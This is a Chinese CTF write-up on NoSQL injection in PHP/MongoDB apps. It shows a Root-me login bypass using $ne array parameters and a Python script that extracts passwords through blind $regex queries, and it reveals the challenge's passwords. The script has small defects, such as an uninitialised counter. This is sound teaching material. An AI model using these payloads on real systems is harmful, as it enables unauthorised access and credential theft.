一个有趣的实例让 NoSQL 不再神秘

一、背景

本文主要讲一下 mongodb 带来的安全问题，然后由一个有趣的 CTF 实例介绍对 NoSQL 的 injection。

MongoDB 可以适应各种规模的企业，个人的开源数据库。定向是一种敏捷开发的数据库，MongoDB 的数据模式可以随着应用程序的发展灵活更新。同时提供了二级索引以及完整的查询系统，构建新的应用，提高与客户之间的工作效率，加快产品上市时间，降低成本。但就安全领域本身而言，这个 MongoDB 并没有完全避免安全问题（当然，完全避免是不可能的）。

二、基础知识

在 MongoDB 的 FAQ 里面有这样一段话： “..with MongoDB we are not building queries from string , so traditional SQL injection attacks are not a problem.”

因此大多数的开发者以为这样就高枕无忧了。其实他们的说法并无错误。

传统的 SQLi 手段是不可行的。因为 MongoDB 所要求的输入形式是 json 的格式，例如：find({ ‘key1’;’ value1’})在实际的使用中(PHP 环境下)，一般是这样使用$collection->find(array(‘key’ => ‘value’));对于习惯传统的 SQL 注入手段的我们来讲，这样的形式很难想到常规的方法去 bypass 也

很难想到办法去构造 payload，这种手段就像参数化的 SQL 语句一样很难注入。

想要找到真的漏洞成因和原理，了解最基础的 MongoDB 语法是必要的，整体的介绍我就不罗嗦了，我只贴出我认为重要的来精简篇幅，节省大家的时间：

条件操作符

$gt : >

$lt : <

$gte: >=

$lte: <=

$ne : !=、<>

$in : in

$nin: not in

$all: all

$or:or

$not: 反匹配(1.3.3 及以上版本)

模糊查询用正则式：db.customer.find({'name': {'$regex':'.*s.*'} })

/**

* : 范围查询 { "age" : { "$gte" : 2 , "$lte" : 21}}

* : $ne { "age" : { "$ne" : 23}}

* : $lt { "age" : { "$lt" : 23}}

*/

三、威胁

但是问题不在 SQL 注入这里，我们显然不能用 SQL 语句的角度来考虑这个问题。我们显然应该换一个角度。

在实际的使用中。find({‘var’:{‘$key’:'value’}}) 这样的语句是完全可以出现的。

这样的语句我们在上 0×01 的介绍中有看到，涉及到范围查询与$ne 与 lt 的使用时，举到了这些例子，这里在威胁部分，我们再举出几个例子：

```
//查询 age = 22 的记录

db.userInfo.find({"age": 22});

//相当于：select * from userInfo where age = 22;

//查询 age > 22 的记录

db.userInfo.find({age: {$gt: 22}});

//相当于：select * from userInfo where age > 22;
```

我们发现，在 find 的参数里，age 对应的 value 设置为数组（这个数组包含特殊的 mongoDB 特别定义的变量名作为操作符，变量名对应的 value 作为操作对象）将会起到条件查询的作用。就 PHP 本身的性质而言，由于其松散的数组特性，导致如果我们输入 value=A 那么，也就是输入了一个 value 的值为 1 的数据。如果输入 value[$ne]=2 也就意味着 value=array($ne=>2),在 MongoDB 的角度来，很有可能从原来的一个单个目标的查询变成了条件查询（$ne 表示不等于-not equel）：


从 xxx.find({'key': 'A'})变成了 xxx.find({'key':{$ne:'A'}})

显然这样已经出现了非常严重的安全问题。


四、探讨（从一个实例开始）

就上文中分析的威胁，我们可以来深入探讨一下这样的威胁会导致怎么样巨大的问题。（从这一部分开始，我就从一个 root-me 的实例来深度探讨一下这个 NoSQL 具体有怎么样的安全问题）

这是 Root-me.org 的 web-server 的 challenge



现在的状态大概有 20 个人成功完成了这个挑战。我们来看一下这个实例到底有什么玄机吧。




我们先随手输入一个账号密码看看有什么反应，我随手输入了\与\它提示

不出意料，我们发现它传递数据是通过 GET 传递的，url 显示了自己输入的用户名和密码。

按照我们刚发现的漏洞，可以尝试一下条件查询。同时更改两个条件，比较聪明的读者马上就会想到如果你输入 http://challenge01.root-me.org/web-serveur/ch38/?login[$ne]=\&pass[$ne]=\

马上可以 bypass 验证了对不对？




那么恭喜你，到这里你已经掌握了最基础的 NoSQL 的注入。

显然我们的目标并不在这里。因为没有出现 flag，题目说了要寻找隐藏的 username 是吧，那么大概隐藏的用户名和 flag 有着很强的联系。嗯哼，所以。Just try!

五、exploit it

显然我们第一步还是挺成功，但是也有点失望，我们发现，并没有拿到 flag，但是欣慰的是我们成功得对这个漏洞进行了初级利用。作为一个有上进心的人，显然这不是我们的终极目的。动脑筋想一下，肯定存在另一个账户对吧？那么它的用户名肯定不是 admin，于是我们上次 url 做一下轻微的修改好像就可以成功了？



不免还是有点失望，这个 test 肯定不是正确的答案。那么我们其实并不需要慌，按照这个逻辑，用户名不是 admin，密码不是 test 的密码是不是就又可以猜出另外的用户了？显然这样的思路绝对没有错，但是问题就是我们不知道 admin 或者是 test 的密码啊。

从这里开始才是真正的 exploition！

那么，有趣的问题来了，我们怎么样来获得密码？在出现 You are connected as : xxx 以后，我并没有发现存在相关 cookie，这样就麻烦了，它是一次性验证的，用户名密码写在了 php 里面，然后我们也没有发现可以代码注入的地方，也就是说我们只能用这个类似的手段来获取密码。回顾一下基础知识部分模糊查询用正则表达式：db.customer.find({‘name’：{‘$regex’:’.*s.*’}})

这样好像我们可以通过构造正则表达式来检验密码的每一位（类似的思路参考 SQL Blind Injection），如果大家有需要，我可以在下一篇文章中解释一下 SQL 盲注的知识。

在这里我简单解释一下，正则表达式用于模糊查询：


^表示从前开始匹配

$表示从后开始匹配。

^abc 表示前三个字母组合必须是 abc，那么，我们查询 password 如果满足^a 那么，也就是说 password 的第一位一定是 a，如果满足^ab 那么第一位第二位一定是 ab，如果不是的话，返回错误！

现在我们基本原理懂了，就可以动手来猜密码了对不对？

这样来看密码的第一位一定不是 a，实际上第一位是 n，那么我们来验证一下：



显然，这肯定不能一个一个猜啊，累的要死。。。然后我编写了下面这样一个脚本来猜密码：

```
import urllib

payload ="login=test&pass[$regex]=^"

#web = urllib.urlopen("http://challenge01.root-me.org/web-serveur/ch38/?"+payload)

str_base="abcdefghijklmnopqrstuvwxyz_ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890"#/-+=.~`!@%^*()[]{}|\;:'\",<>?"
```


```
while(1):
    print 'try : ' ,str_base[i]
    if "You are connected " inurllib.urlopen("http://challenge01.root-me.org/web-serveur/ch38/?"+payload+str_base[i]).read():
        print 'success' ,':', str_base[i]
        payload = payload+str_base[i]
        #global i
        i = 0
    else:
        i= i + 1
        print "fail"
        if i < len(str_base):
            pass
        else:
            break
    #print payload
```

print"Guess End"

print payload

我就不解释这个源码的编写过程了（这不属于本文的讨论范畴）


启动脚本以后我们坐等结果吧。



猜出了 admin 的密码是 not_the_flag

test 的密码是 still_not_the_flag

那么按照我们一开始的思路这下应该就可以拿到另一个隐藏用户了：



没错我特意打了马赛克，知道 flag 是什么？请自己动手吧！

六、后记

自己手写过一遍 exp，回头看看整理一下思路，NoSQL 的 injection 其实倒是和 SQL 一点关系都没有，难怪 NoSQL 的实际含义是（Not only SQL）或许是这样？也或许不是。总之呢，在技术日新月异发展的今天，我相信 MongoDB 的初衷和想法确实是不错的，它的确彻底杜绝了传统的 SQL 注入，但是不幸的是，队友 PHP 不给力，以及自己查询机制本身的缺陷导致更大的问题出现了。